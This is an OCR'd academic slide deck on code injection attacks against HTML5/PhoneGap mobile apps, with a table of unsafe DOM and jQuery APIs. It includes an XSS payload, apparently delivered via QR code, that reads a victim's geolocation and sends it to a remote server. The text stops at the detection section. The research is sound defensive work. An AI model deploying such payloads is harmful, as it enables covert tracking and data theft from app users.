Code Injection Attacks on HTML5-based Mobile Apps: Characterization, Detection and Mitigation

Xing Jin, Xunchao Hu, Kailiang Ying,
Wenliang Du, Heng Yin, Gautam Nagesh Peri

Department of Electrical Engineering & Computer Science
Syracuse University

News Covered

Outline


- HTML5-based Mobile App and Risk
- Code Injection Attacks on HTML5-based mobile apps
- Detection of Code Injection Attacks on HTML5-based mobile apps
- Mitigation of Code Injection Attacks on HTML5-based mobile apps

HTML5-based Mobile App and Risk

Cross Platform Application Development

How Can I develop applications for all the platforms?


Overview of HTML5-based Mobile App



Advantage:
Can be easily ported between different platforms

Disadvantage:
Need to build the bridge between JavaScript and native resources

Overview of PhoneGap Architecture



Risks in HTML5-based Mobile App (JavaScript)


- Data and code can be mixed together.

```
var text="Hello!<script>alert('hello')</script>";
document.write(text);
```


- Once it runs, the data will be displayed, and the JavaScript code will also be executed.

Code Injection Attacks on HTML5-based Mobile App

Cross-Site Scripting Attack (XSS)




Overview of our Attack




Much broader attack surface


Condition1: Attack Channels



NFC



SMS



MP3

Condition2: Display APIs(Triggering Code)

DOM APIs & Attributes	Safe or Unsafe	Occurrence Percentage	App Percentage
document.write()	×	0.79%	12.95%
document.writeln()	×	2.27%	2.94%
innerHTML	×	14.22%	90.90%
outerHTML	×	1.55%	54.41%
innerText	✓	2.15%	62.01%
outerText	✓	0.003%	0.13%
textContent	✓	3.50%	65.97%
value	✓	14.43 %	83.11%
jQuery APIs			
html()	×	14.02%	66.42%
append()	×	15.67%	71.04%
prepend()	×	1.14%	22.36%
before()	×	1.17%	54.88%
after()	×	0.06%	14.89%
replaceAll()	×	1.68%	56.78%
replaceWith()	×	0.01%	0.48%
text()	✓	14.78%	62.05%
val()	✓	11.95%	62.82%

Table 1: APIs and Attributes used for displaying data. (✓ means they are safe against code injection; × means unsafe.)

In our sample set (15,510 apps), 93% of apps use at least one unsafe APIs/attributes at least one time


Vulnerable Code Example

```
document.addEventListener("deviceready", onDeviceReady, false);
function onDeviceReady() {
  window.plugins.barcodeScanner.scan(o, onSuccess, onError);
}
function onSuccess(result) {
  $("#display").html(result.text);
}
function onError(contactError) {
  alert('onError!');
}
function unrealted() {
   alert('Unrelated functio');
}
```

Condition 1
(channel: barcode)

Condition 2
(Vulnerable API:html)


Achieving Damage



1. Directly Attack System Resources
2. Propagate to other Apps
3. Propagate to other Devices

Real Vulnerable App Example

Malicious QR code



Vulnerable App (Android, iOS, Windows Phone)

Being Traced

Real Vulnerable App Example

The malicious code injected in the QR code

```
<img src=x onerror=
navigator.geolocation.watchPosition(
 function(loc){
 m='Latitude:'+loc.coords.latitude+
 '\n'+'Longitude:'+loc.coords.longitude;
alert(m);
b=document.createElement('img');
b.src='http://128.***.213.66:5556?c='+m })>
```


Use HTML5 Geolocation API to get Location

Alert location information for demonstration purpose

Real damage, send location information to remote server

Detection of Code Injection Attacks on HTML5-based Mobile App

Derive Data Flow Problem



Challenges

